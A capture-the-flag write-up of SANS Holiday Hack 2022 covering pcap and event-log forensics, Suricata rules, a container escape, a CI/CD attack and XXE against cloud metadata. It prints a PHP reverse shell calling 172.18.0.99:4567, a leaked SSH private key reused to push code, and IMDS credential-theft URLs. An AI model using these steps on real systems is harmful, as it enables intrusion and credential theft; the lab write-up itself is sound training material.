23/12/2022

HOLIDAY HACK 2022 WRITEUP

V1.0

LUKASZ SZTUKOWSKI

lukaszs@gmail.com

Spis treści

1. Executive Summary

December 2022, Santa is organizing incredible party in his Dungeons. We came to the party to try help finding rings to save holiday season.

2. Orientation

In order to start we need talk to Jingle Ringford, grab a badge and set-up cryptocurrency wallet which will be required through the game, remember to keep wallet key private to yourself.

KringleCoin Teller Machine

Welcome to the KringleCoin Network! We're glad you're here!

Welcome back! You already have a KringleCoin wallet:

Your wallet address is:

0x1Ed27b041991D6e9f0081114009C37543098fCF5

This system is only configured to create wallets.
Please visit one of our other convenient standard KTM systems to check the balance of your wallet.


Have a wonderful day!

Keep note of Wallet address and key.

Once we are comfortable with orientation, we can proceed via gate :D

2.1. Castle Approach

This is our main area where we can talk to Santa and verify our wallet's key if required. Most interesting part is dungeon



KTM gives us opportunity to check wallet balance or approve KringleCoin transfer.

This is where our journey begin,

KringleCoin Teller Machine - Account Creation

Welcome to the KringleCoin Network! We're glad you're here!

Hello! This system is designed to help you with the process of creating a cryptocurrency wallet!
We will do all of the tedious, difficult work for you - you just need to do one, ***VERY*** important thing:

We're going to be showing you some very important information: *YOU will **need** to keep track of it.*


If you lose the private key to your wallet... well, we don't even want to think about that.
Probably the only thing on earth that could save you is some genuine Santa-type magic...

So please ***(PLEASE)*** get prepared to copy down the information we're going to present to you on the next screen. challenge

Click here when you're ready to proceed


3. Recover the Tolkien Ring

3.1. Wireshark Practice



In this challenge we need to solve tasks based on pcap analysis.

1. *There are objects in the PCAP file that can be exported by Wireshark and/or Tshark. What type of objects can be exported from this PCAP?*




Answer: http

2. *What is the file name of the largest file we can export?*

Answer: app.php

3. *What packet number starts that app.php file?*

Answer: 687



4. *What is the IP of the Apache server?*

192.185.57.242

5. *What file is saved to the infected host?*

Following TCP stream 1 we can find answer looking at malicious scrip and its output:

saveAs(blob1, **'Ref_Sept24-2020.zip'**);

Ref_Sept24-2022.zip

6. Attackers used bad TLS certificates in this traffic. Which countries were they registered to? Submit the names of the countries in alphabetical order separated by a commas (Ex: Norway, South Korea).

elf@7da95dcfa1ee:~$ tshark -r pcap_challenge.pcap -2R "tls.handshake.type == 11" -T json -

n -V -J "tls" | grep -i Country

We can see two certs standing out from the rest:

Israel, South Sudan is correct!

7. Question on infected host


Yes! – terminal disconnect

3.2. Windows event logs

Investigate the Windows event log mystery in the terminal or offline. Get hints for this challenge by typing `hint` in the upper panel of the Windows Event Logs terminal.

---

1. What month/day/year did the attack take place? For example, 09/05/2021.
   awk '/2022 / {print $2 "\t" $4}' powershell.evtx.log | sort |uniq -c



12/24/2022

2. An attacker got a secret from a file. What was the original file's name?
   lf@6120aa22a62b:~$ awk '/Get-Content / {print $2 "\t" $4}' powershell.evtx.log | sort |uniq -c
   5 = .\Recipe|

Recipe

3. The contents of the previous file were retrieved, changed, and stored to a variable by the attacker. This was done multiple times. Submit the last full PowerShell line that performed only these actions.
   cat powershell.evtx.log | grep $/* | sort |uniq
   tac powershell.evtx.log | grep foo

$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'} $foo | Add-Content -Path 'recipe_updated.txt'

4. After storing the altered file contents into the variable, the attacker used the variable to run a separate command that wrote the modified data to a file. This was done multiple times. Submit the last full PowerShell line that performed only this action.

   Using output from previous question we found the answer easily:

$foo | Add-Content -Path 'Recipe'

5. The attacker ran the previous command against one file multiple times. What is the name of this file?

Recipe.txt


6. Were any files deleted? (Yes/No)

: **Yes**

7. Was the original file (from question 2) deleted? (Yes/No)

No

8. What is the Event ID of the logs that show the actual command lines the attacker typed and ran?



4104

9. Is the secret ingredient compromised (Yes/No)?

Yes

10. What is the secret ingredient?

Honey

3.3. Suricata Regatta

Help detect this kind of malicious activity in the future by writing some Suricata rules. Work with Dusty Giftwrap in the Tolkien Ring to get some hints.

1. Please create a Suricata rule to catch DNS lookups for adv.epostoday.uk.Whenever there's a match, the alert message (msg) should read Known bad DNS lookup, possible Dridex infection.

alert dns any any -> any any (msg:"Known bad DNS lookup, possible Dridex infection."; dns.query; content:"adv.epostoday.uk"; nocase; sid:1; rev:1;)

2. STINC thanks you for your work with that DNS record! In this PCAP, it points to 192.185.57.242.Develop a Suricata rule that alerts whenever the infected IP address 192.185.57.242 communicates with internal systems over HTTP.When there's a match, the message (msg) should read Investigate suspicious connections, possible Dridex infection

alert http 192.185.57.242 any <> $HOME_NET any (msg:"Investigate suspicious connections, possible Dridex infection"; sid:22; rev:1;)

3. We heard that some naughty actors are using TLS certificates with a specific CN.Develop a Suricata rule to match and alert on an SSL certificate for heardbellith. Icanwepeh.nagoya. When your rule matches, the message (msg) should read Investigate bad certificates, possible Dridex infection

alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex infection";tls.cert_issuer; content:"heardbellith.Icanwepeh.nagoya"; sid:1111123; rev:1;)

4. OK, one more to rule them all and in the darkness find them. Let's watch for one line from the JavaScript: let byteCharacters = atob
   Oh, and that string might be GZip compressed - I hope that's OK!
   Just in case they try this again, please alert on that HTTP data with message Suspicious JavaScript function, possible Dridex infection

alert http any any -> any any (msg:"Suspicious JavaScript function, possible Dridex infection"; file_data; content:"let byteCharacters = atob"; sid:1111124; rev:1;)

4. Recover the Elfen Ring

4.1. Clone with a Difference

Clone a code repository. Get hints for this challenge from Bow Ninecandle in the Elfen Ring.

Git clone http://haugfactory.com/orcadmin/python-aws-scripts.git

Or just simply visting https://haugfactory.com/orcadmin/python-aws-scripts and reading code. Both ways working well 😊

```
bow@2d61ed4fbdfb:~$ runtoanswer
                                        Read that repo!
What's the last word in the README.md file for the aws scripts repo?

> maintainers
Your answer: maintainers

Checking......
Your answer is correct!


bow@2d61ed4fbdfb:~$
```

4.2. Prison Escape

Escape from a container. Get hints for this challenge from Bow Ninecandle in the Elfen Ring. What hex string appears in the host file /home/jailer/.ssh/jail.key.priv?

Simply mounting host filesystem revelled full structure of it and I was able to fetch file of interest.

grinchum-land:/mnt/dock/home/jailer/.ssh# history

```
 0 mkdir /mnt/dock
 1 fdisk -l
 2 mount /dev/vda /mnt/dock/
 3 cd /mnt
 4 ls
 5 cd dock
 6 ls
 7 cd home
 8 ls
 9 cd jailer/
10 ls
11 ls -la
12 cd .ssh
13 ls
14 cat jail.key.priv
15 history
```

Answer:

082bb339ec19de4935867

```
grinchum-land:/mnt/dock/home/jailer/.ssh# cat jail.key.priv

               Congratulations!

         You've found the secret for the
         HHC22 container escape challenge!
```

4.3. Jolly CI/CD

Exploit a CI/CD pipeline. Get hints for this challenge from Tinsel Upatree in the Elfen Ring.

First we need to clone the repo which was revelled by elf

git clone http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git

First started with checking git log within WordPress folder, which revealed interesting commit named “whoops”

git log -p e19f653bde9ea3de6af21a587e41e7a909db1ca5

+++ b/.ssh/.deploy

@@ -0,0 +1,7 @@

+-----BEGIN OPENSSH PRIVATE KEY-----
+b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
+QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
+9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
+AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
+PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
+-----END OPENSSH PRIVATE KEY-----

```
Mkdir .ssh
Cd .ssh
Vi id_rsa and insert they key
Chmod 600 id_rsa
```

And verification of the credentials:

```
grinchum-land:~$ ssh -T git@gitlab
Welcome to GitLab, @knee-oh!
```

Once we have credentials set-up I have added revshell.php code to the files as follow:

Revshell.php

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/172.18.0.99/4567 0>&1'")
?>
```

```
 46  git add .
 47  git config --global user.email "sporx@kringlecom.com"
 48  git config --global user.name "sporx"
 49  git commit -m "test"
50 git push git@gitlab.flag.net.internal:rings-of-powder/wordpress.flag.net.internal.git
```


Next set-up screen and started nc session as follows:

```
Nc -lvp 4567
```

And invoked revshell using command

```
curl wordpress.flag.net.internal/revshell.php
```

Session was established and I was able to find flag under root directory



5. Recover the Web Ring

5.1. Naughty IP

Use the artifacts from Alabaster Snowball to analyze this attack on the Boria mines. Most of the traffic to this site is nice, but one IP address is being naughty! Which is it? Visit Sparkle Redberry in the Tolkien Ring for hints.

Looking at IPV4 statistics we can see one external IP which stands out:

Wireshark · All Addresses · victim.pcap

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
All Addresses	36874				0.1196	100%	3.3800	113.696
10.12.42.16	36874				0.1196	100.00%	3.3800	113.696
18.222.86.32	16603				0.0538	45.03%	3.0600	113.245
52.15.98.99	1471				0.0048	3.99%	0.2100	3.337
18.222.86.46	1415				0.0046	3.84%	0.2100	14.291
18.216.39.196	1413				0.0046	3.83%	0.2100	1.235
3.19.71.188	1392				0.0045	3.78%	0.2100	4.300
3.144.72.40	1376				0.0045	3.73%	0.2100	3.005

18.222.86.32

5.2. Credential Mining

As we were able to observe same webpage being brute forced and further inspection reveled which logon was first checked:

7248	www.toteslegit.us	text/html	648 bytes	login.html
7259	www.toteslegit.us	text/html	189 bytes	admin.html
7269	www.toteslegit.us	text/html	607 bytes	\
7279	www.toteslegit.us	application/x...	30 bytes	login.html
7282	www.toteslegit.us	text/html	676 bytes	login.html
7292	www.toteslegit.us	application/x...	29 bytes	login.html
7295	www.toteslegit.us	text/html	676 bytes	login.html
7305	www.toteslegit.us	application/x...	31 bytes	login.html
7308	www.toteslegit.us	text/html	676 bytes	login.html
7318	www.toteslegit.us	application/x...	31 bytes	login.html
7321	www.toteslegit.us	text/html	676 bytes	login.html
7331	www.toteslegit.us	application/x...	30 bytes	login.html
7334	www.toteslegit.us	text/html	676 bytes	login.html
7344	www.toteslegit.us	application/x...	29 bytes	login.html
7347	www.toteslegit.us	text/html	676 bytes	login.html
7357	www.toteslegit.us	application/x...	33 bytes	login.html
7360	www.toteslegit.us	text/html	676 bytes	login.html
7370	www.toteslegit.us	application/x...	33 bytes	login.html
7373	www.toteslegit.us	text/html	676 bytes	login.html
7383	www.toteslegit.us	application/x...	31 bytes	login.html
7386	www.toteslegit.us	text/html	676 bytes	login.html

Save | Save All | Preview | Close | Help

```
0000  0a d0 dc de 9c 2a 0a 8b  af 97 71 6e 08 00 45 00   ·····*·· ··qn··E·
0010  00 52 1d d7 40 00 3f 06  80 b5 12 de 56 20 0a 0c   ·R··@·?· ····V ··
0020  2a 10 e7 e0 00 50 06 1c  74 7b 23 13 13 52 80 18   *····P·· t{#··R··
0030  01 eb b0 6d 00 00 01 01  08 0a 82 bc 8b b2 e1 be   ···m···· ········
0040  c7 9c 75 73 65 72 6e 61  6d 65 3d 61 6c 69 63 65   ··userna me=alice
0050  26 70 61 73 73 77 6f 72  64 3d 70 68 69 6c 69 70   &passwor d=philip
```

Alice

5.3. 404 FTW

The next attack is forced browsing where the naughty one is guessing URLs.
What's the first successful URL path in this attack?

After applying few filter and removed obvious webapges we can see interesting pages:

	30077	207.273834	18.222.86.32	10.12.42.16	HTTP	396	/proc	http://www.toteslegit.us/proc
+	30683	217.290135	18.222.86.32	10.12.42.16	HTTP/XML	206	/proc	http://www.toteslegit.us/proc
	31021	222.363759	18.222.86.32	10.12.42.16	HTTP/XML	212	/proc	http://www.toteslegit.us/proc
	31372	227.421190	18.222.86.32	10.12.42.16	HTTP/XML	217	/proc	http://www.toteslegit.us/proc
	31377	227.444486	10.12.42.16	104.18.114.97	HTTP	118	/	http://4.icanhazip.com/
	31793	232.704632	18.222.86.32	10.12.42.16	HTTP/XML	255	/proc	http://www.toteslegit.us/proc
	31798	232.706204	10.12.42.16	169.254.169.254	HTTP	168	/latest/meta-data/identit…	http://169.254.169.254/latest/meta-data/identity-credentials/
	32191	237.740765	18.222.86.32	10.12.42.16	HTTP/XML	259	/proc	http://www.toteslegit.us/proc
	32200	237.742558	10.12.42.16	169.254.169.254	HTTP	172	/latest/meta-data/identit…	http://169.254.169.254/latest/meta-data/identity-credentials/ec2/
	32572	242.771487	18.222.86.32	10.12.42.16	HTTP/XML	280	/proc	http://www.toteslegit.us/proc
	32577	242.773163	10.12.42.16	169.254.169.254	HTTP	193	/latest/meta-data/identit…	http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/
	32918	247.829225	18.222.86.32	10.12.42.16	HTTP/XML	292	/proc	http://www.toteslegit.us/proc
	32923	247.830730	10.12.42.16	169.254.169.254	HTTP	205	/latest/meta-data/identit…	http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance

And the answer is /proc

5.4. IMDS, XXE, and Other Abbreviations

Looking at previous output we can see final path fetched by attacker. WE know now that such attack occur on applications which parse xml input.

http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance

5.5. Open Boria Mine Door

1. Simply entered AAAAAAAAAA
2. WHITE BOX

```
<svg version="1.1" width="2500" height="2000">
<rect fill="#FFFFFF" width="200" x="0" y="00" height="2000" transform="rotate(0)"/>
</svg>
```

3. BLUE BOX

```
<svg version="1.1" width="2500" height="2000">
 <rect fill="#0000FF" width="200" x="0" y="00" height="2000" transform="rotate(0)"/>
</svg>
```

4. BLUE/WHITE BOX

```
<svg version="1.1" width="2500" height="2500">
 <rect fill="#FFFFFF" width="1000" x="0" y="00" height="100" transform="rotate(0)"/>
 <rect fill="#0000FF" width="2000" x="0" y="100" height="2000" transform="rotate(5)"/>
</svg>
```

5. RED/BLUE BOX

```
<svg version="1.1" width="2500" height="2500">
 <rect fill="#FF0000" width="1000" x="-100" y="100" height="100" transform="rotate(-
20)"/>
 <rect fill="#0000FF" width="2000" x="-120" y="150" height="200" transform="rotate(-
20)"/>
</svg>
```


6. BLUE/RED/GREEN BOX

```
<svg version="1.1" width="2500" height="2500">
 <rect fill="#00FF00" width="1000" x="0" y="00" height="100" transform="rotate(0)"/>
 <rect fill="#FF0000" width="1000" x="0" y="50" height="2500" transform="rotate(10)"/>
 <rect fill="#0000FF" width="200" x="0" y="100" height="2000" transform="rotate(20)"/>
</svg>
```

Box 4 and 5 required input sanity check removal onblur="sanitizeInput()"

```
<input class="inputTxt" name="inputTxt" type="text" value="" autocomplete="off"
onblur="sanitizeInput()">
```

Final solution look like follows:



5.6. Glamtariel's Fountain

Stare into Glamtariel's fountain and see if you can find the ring! What is the filename of the ring she presents you? Talk to Hal Tandybuck in the Web Ring for hints.

At the beginning we are presented with a nice Fountain app with Princess and Fountain as main characters.

We are presented with bold word TAMPER when trying Santa on Princess. PATH when trying elf on Princess. Later again putting Santa on fountain takes us to next stage meanwhile fountain talking about PATH.

Trying ring on princess we receive nudge about TRAFFIC FLIES. Boat on fountain gives us TYPE nudge. Star on Pricness gives us again TRAFFIC FLIES. Putting ring on Fountain takes me to next stage still receiving nudge about PATH being closed. We can see eye from specific src which we will try to use in second stage.

```
<img class="visitI" id="visit" onclick="imgupdate();" draggable="false" src="static/images/stage2ring-eyecu_2022.png" style="display: inline;">
```

Name: stage2ring-eyecu_2022.png
Dimensions: 200 × 121
MIME Type: image/png

When dropping red ring on Princess we get:

```
{
  "appResp": "Ah, the fiery red ring! I'm definitely proud to have one of them in my collection.^I think Glamtariel might like the red ring just as much as the blue ones, perhaps even a little more.",
  "droppedOn": "princess",
  "visit": "none"
}
```


